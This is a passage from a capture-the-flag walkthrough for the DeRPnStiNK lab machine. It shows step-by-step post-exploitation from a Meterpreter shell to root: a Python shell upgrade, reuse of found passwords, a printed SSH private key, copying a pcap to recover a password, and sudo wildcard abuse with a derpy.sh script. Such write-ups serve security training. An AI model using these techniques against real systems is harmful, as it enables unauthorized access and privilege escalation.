
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You are now logged out.

Username or Email
unclerstinky

Password
wedgie57

☐ Remember Me Log In



Back at my Meterpreter prompt, I type in the shell command. We are using a very restricted account called www-data, but we can elevate the prompt to a BASH shell with a little bit of Python code.

```
meterpreter > shell ← Type in the shell command
Process 4192 created.
Channel 1 created.
whoami ← Check the current logged on user
www-data
ls List the contents
mrderp
stinky
cd stinky
/bin/sh: 3: cd: can't cd to stinky
python -c 'import pty; pty.spawn("/bin/bash")' ← Elevate the shell to BASH
www-data@DeRPNstINK:/home$
```

Type the following command to elevate your shell to BASH:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Ensure you type in the entire script to include the single quote at the very end.

We have the login credentials for stinky so let's use them.



Change user to stinky and type in his password, wedgie57.

```
www-data@DeRPNstINK:/home$ su stinky
su stinky
Password: wedgie57
stinky@DeRPNstINK:/home$
```

List the contents of his home directory.

```
stinky@DeRPNstINK:/home$ ls
ls
mrderp  stinky
stinky@DeRPNstINK:/home$
```

Change location over to the stinky directory and list the contents.

```
stinky@DeRPNstINK:/home$ cd stinky
cd stinky
stinky@DeRPNstINK:~$ ls
ls
Desktop  Documents  Downloads  ftp
stinky@DeRPNstINK:~$
```

We need to enumerate everything in stinky's profile, so we start with the Desktop folder and work our way across. First, change location over to the Desktop folder and list the contents.

And we found our third flag! Nice!

```
stinky@DeRPNstINK:~$ ls
ls
Desktop  Documents  Downloads  ftp
stinky@DeRPNstINK:~$ cd Desktop
cd Desktop
stinky@DeRPNstINK:~/Desktop$ ls
ls
flag.txt
stinky@DeRPNstINK:~/Desktop$
```

Show the contents of the flag.txt file.

```
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPnStiNK:~/Desktop$
```

Onto the Documents folder.....

```
stinky@DeRPnStiNK:~/Desktop$ cd ..
cd ..
stinky@DeRPnStiNK:~$ cd Documents
cd Documents
stinky@DeRPnStiNK:~/Documents$ ls
ls
derpissues.pcap
stinky@DeRPnStiNK:~/Documents$
```

We have a derpissues.pcap file that could be of interest. So we'll take note and keep looking.

Move onto the Downloads folder. The folder is empty.

```
stinky@DeRPnStiNK:~/Documents$ cd ..
cd ..
stinky@DeRPnStiNK:~$ cd Downloads
cd Downloads
stinky@DeRPnStiNK:~/Downloads$ ls
ls
stinky@DeRPnStiNK:~/Downloads$
```

Move onto the ftp folder.

```
stinky@DeRPnStiNK:~/Downloads$ cd ..
cd ..
stinky@DeRPnStiNK:~$ cd ftp
cd ftp
stinky@DeRPnStiNK:~/ftp$ ls
ls
files
stinky@DeRPnStiNK:~/ftp$
```

Change location to the files directory and then again to the network-logs and list the contents.


```
stinky@DeRPnStiNK:~/Downloads$ cd ..
cd ..
stinky@DeRPnStiNK:~$ cd ftp
cd ftp
stinky@DeRPnStiNK:~/ftp$ ls
ls
files
stinky@DeRPnStiNK:~/ftp$ cd files
cd files
stinky@DeRPnStiNK:~/ftp/files$ ls
ls
network-logs  ssh  test.txt  tmp
stinky@DeRPnStiNK:~/ftp/files$ cd network-logs
cd network-logs
stinky@DeRPnStiNK:~/ftp/files/network-logs$ ls
ls
derpissues.txt
stinky@DeRPnStiNK:~/ftp/files/network-logs$
```

We have a text file called derpissues.txt. Using the cat command, examine the contents.

```
derpissues.txt
stinky@DeRPnStiNK:~/ftp/files/network-logs$ cat derpissues.txt
cat derpissues.txt
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidentally deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -_-
12:10 stinky: fine derp, i think i fixed it for you though. cany you try to logi
n?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are...
12:15 mrderp: alright I made the changes, feel free to decommision my account
12:20 stinky: done! yay
stinky@DeRPnStiNK:~/ftp/files/network-logs$
```

Makes for an interesting read. The information we may want for the mrderp's login credentials is probably in the pcap file we found earlier inside the Documents folder. Good to know, but we still have more data to enumerate. Let's look inside the **ssh** folder.

There are seven **ssh** folders to list content for. In the last folder, there is a **key.txt** file. View the contents of the file to see the key.

```
stinky@DeRPNstInK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh$ cd ssh
cd ssh
stinky@DeRPNstInK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$ ls
ls
key.txt
stinky@DeRPNstInK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$
```

```
stinky@DeRPNstInK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$ cat key.txt
cat key.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwSan10E76mjt64f0pAbKnFyikjz4yV8qYUxki+MjiRPqtDo4
2xba30o78y82svuAHBm6YScUos8dHUCTMLA+ogsmoDaJFghZEtQXugP8flgSk9c0
uJz0t9ih/MPmkjzfvDL9oW2Nh1XIctVfTZ6o8ZeJI8Sxh8Eguh+dw69M+Ad0Dimn
AKDPdL7z7SeWg1BJ1q/oIAtJnv7yJz2iMbZ6x0j6/ZDE/2trrrdbSyMc5CyA09/f
5xZ9f1ofSYhiCQ+dp9CTgH/JpKmdsZ21Uus8cbeGk1WpT6B+D8zoNgRxm03/VyVB
_LHXaio3hmxshhddFp4bFc3foTTSyJobGoFX+ewIDAQABaoIBACESDdS2H8EZ6Cqc
nRfehdbR2A/72oj3/1SbdNeys0HkJBppoZR5jE2o2Uzg95ebkiq9iPjbbSAXICAD
03CVRJ0oHxvtWnloQoADynAyAIhNYhjoCIA5cPdvYwTZMeA2BgS+IkkCbeoPGPv4
ZpHuqXR8AqIaKl9ZBNZ5VVTM7fvFVl5afN5eWIZl0TDf++VSDedtr7nL2ggzacNk
Q8JCK9mF62wiIHK5Zjs1lns4Ii2kPw+q0bdYoaiFnexucvkMSFD7VAdfFUECQIyq
YVbsp5tec2N4HdhK/B0V8D4+6u90uoiDFqbdJJWLFQ55e6kspIWQxM/j6PRGQhL0
DeZCLQECgYEA9qUoeblEro6ICqvcrye0ram38XmxAhVIPM7g5QXh58YdB1D6sq6X
VGGaEaLxypnUbbDnJQ92Do0AtvqCTBx4VnoMNisce++7IyfTSygbZR8LscZQ51ciu
Qkowz3yp8XMyMw+YkEV5nAw9a4puiecg79rH9WSr4A/XMwHcJ2swloECgYEAYHn7
VNG/Nrc4/yeTqfrxzDBdHm+y9nowlWL+PQim9z+j78tlWX/9P8h98g0lADEv0Zvc
fh1eW0gE4DDyRBeYEtBytFc0kzZbcQtd7042/oPmpbw55lzKBnnXk03BI2bgU9Br
7QTsJlCuybZ0MVwgs+Go1Xj7PRisxMSRx8mHbvsCgYBYxLuLfBz9Um/cTHDgtTab
_L0LWucc5KMxMkTwbK92N6U2XBHrDV9wkZ2CIWPejZz8hbH830cfy1jbETJvHms9q
```

This is the SSH key for the user, stinky.

We can now go after a more stable login using SSH. To do so, we first create a new text file up inside our working directory and call it **stinky.key**

```
root@kali: ~/Desktop/derpnstink
File Edit View Search Terminal Help
root@kali:~# cd Desktop/derpnstink
root@kali:~/Desktop/derpnstink# nano stinky.key
```



Copy the key and paste it into the stinky.key file. I'm using nano as my text editor, so I will use Ctrl+x to save the file, type in Y to save the changes, and hit enter to close the text editor.

We next need to change the permissions on the file we just created. At the prompt, type

```
chmod 400 stinky.key
```

```
root@kali:~/Desktop/derpnstink# chmod 400 stinky.key
root@kali:~/Desktop/derpnstink#
```

We are now ready to try and log on to the target using SSH. At the prompt, type the following command.

```
ssh -i stinky.key stinky@192.168.0.26
```

```
stinky@DeRPNstINK: ~
File Edit View Search Terminal Help
root@kali:~# cd Desktop/derpnstink
root@kali:~/Desktop/derpnstink# ssh -i stinky.key stinky@192.168.0.26
Ubuntu 14.04.5 LTS
```

We can check the permissions for stinky by using the su -l command. We find out he does not have any su permissions.

```
stinky@DeRPNstINK:~$ su -l
Password:
su: Authentication failure
stinky@DeRPNstINK:~$
```

Our next task is to copy over the pcap file we found in stinky's documents. To do this, we open a new prompt, change location over to our working directory and use the following command:


```
scp -i stinky.key
stinky@192.168.0.26:/home/stinky/Documents/derpissues.pcap
/tmp/derpissues.pcap
```

```
root@kali:~/Desktop/derpnstink# scp -i stinky.key stinky@192.168.0.26:/home/stinky/Documents/derpissues.pcap /tmp/derpissues.pcap
Ubuntu 14.04.5 LTS * Documentation: https://help.ubuntu.com/
```


```
derpissues.pcap su: Authentication failure 100% 4289KB 6.5MB/s 00:00
root@kali:~/Desktop/derpnstink#
```

You can now navigate over to your tmp folder and move the file to your working directory.

Open your file manager, Other Locations, and open the tmp folder. Next, Right-click on the pcap file and select, Move to and select your working directory. The reason we use the tmp folder is that it has unlimited access and no restrictions.



Open your working directory and right-click on the derpissues.pcap file and select, Open with Wireshark.



Right-click on the pcap file and open with Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
5571	161.862980	127.0.0.1	127.0.0.1	TCP	76	38194 → 80 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TS...
5572	161.862989	127.0.0.1	127.0.0.1	TCP	76	80 → 38194 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SAC...
5573	161.862987	127.0.0.1	127.0.0.1	TCP	68	38194 → 80 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=3535621 TSec...
5598	161.879600	127.0.0.1	127.0.0.1	HTTP	1364	POST /weblog/wp-admin/user-new.php HTTP/1.1 (application/x-www...
5599	161.879616	127.0.0.1	127.0.0.1	TCP	68	80 → 38194 [ACK] Seq=1 Ack=1297 Win=174720 Len=0 TSval=3535626 ...
5602	161.968357	127.0.0.1	127.0.0.1	HTTP	454	HTTP/1.1 302 Found
5603	161.968364	127.0.0.1	127.0.0.1	TCP	68	38194 → 80 [ACK] Seq=1297 Ack=387 Win=44800 Len=0 TSval=3535648...

Right-click on entry 5598 and select, follow>TCP Stream.

[illegible]

We can now login as mrderp using the password, **derpderpderpderpderpderp** we discovered using Wireshark.

```
stinky@DeRPNstINK:~/ftp/files$ su mrderp
su mrderp
Password: derpderpderpderpderpderpderp
mrderp@DeRPNstINK: /home/stinky/ftp/files$
```

We next check to see what commands as root mrderp is permitted to run using the `sudo -l` command.

```
mrderp@DeRPnStiNK:~$ sudo -l
sudo -l
[sudo] password for mrderp: derpderpderpderpderpderpderp

Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin


User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:~$
```


We learn that mrderp is not allowed to run /bin/su with sudo. The sudo -l command tells us what he can run with sudo

```
(ALL) /home/mrderp/binaries/derpy*
```

When it says all, it means all commands as sudo. We can get this access using any file starting with derpy that resides inside /home/mrderp/binaries directory. All we must do is create a binaries folder and put a script inside named derpy.sh to start a Bash shell:

```
cd /home/mrderp/  
mkdir binaries  
echo "/bin/bash" > binaries/derpy.sh  
chmod +x binaries/derpy.sh  
sudo ./binaries/derpy.sh
```



```
mrderp@DeRPnStiNK:~$ cd /home/mrderp  
cd /home/mrderp  
mrderp@DeRPnStiNK:~$ mkdir binaries  
mkdir binaries  
mrderp@DeRPnStiNK:~$ echo "/bin/bash" > binaries/derpy.sh  
echo "/bin/bash" > binaries/derpy.sh  
mrderp@DeRPnStiNK:~$ chmod +x binaries/derpy.sh  
chmod +x binaries/derpy.sh  
mrderp@DeRPnStiNK:~$ sudo ./binaries/derpy.sh  
sudo ./binaries/derpy.sh  
root@DeRPnStiNK:~# id  
id  
uid=0(root) gid=0(root) groups=0(root)
```

Let's take it on home!

```
root@DeRPNStiNK:~# cd binaries
cd binaries
root@DeRPNStiNK:~/binaries# cd /root
cd /root
root@DeRPNStiNK:/root# ls
ls
Desktop Documents Downloads
root@DeRPNStiNK:/root# ls -l
ls -l
total 12
drwxr-xr-x 2 root root 4096 Nov 13 2017 Desktop
drwxr-xr-x 2 root root 4096 Nov 12 2017 Documents
drwxr-xr-x 2 root root 4096 Nov 12 2017 Downloads
root@DeRPNStiNK:/root# cd Desktop
cd Desktop
root@DeRPNStiNK:/root/Desktop# ls
ls
flag.txt
root@DeRPNStiNK:/root/Desktop# cat flag.txt
cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first Vuln0S!

Hit me up on twitter and let me know your thoughts!

@securekomodo
```

Summary

The great thing about this walkthrough was calling upon the different vectors I had learned from previous walkthroughs. For example, when I got stuck trying to figure out how to escalate a shell to a BASH prompt, I recalled using a Python script from a previous walkthrough that allowed me to escalate the shell to BASH.

That was not the only vector I could've pulled from memory, there was the PHP script from the Pentest Monkey site for establishing a shell through a WordPress plugin, but for this walkthrough, I chose to use Meterpreter to establish a shell.

Get used to carrying your tools on a USB stick around your neck, and that includes a file for all your favorite scripts and hacking vectors. Copy the file to your working folder in Kali.

All these walk-throughs have numerous vectors that can be used to accomplish the same exploit. For example, some people would've wanted to use the SSH capability, but I could establish the same access using FTP.



I would rate this walkthrough as intermediate as it took quite a bit of research and time to get through it.

Don't forget to use your hacking methodology!

End of the Walkthrough!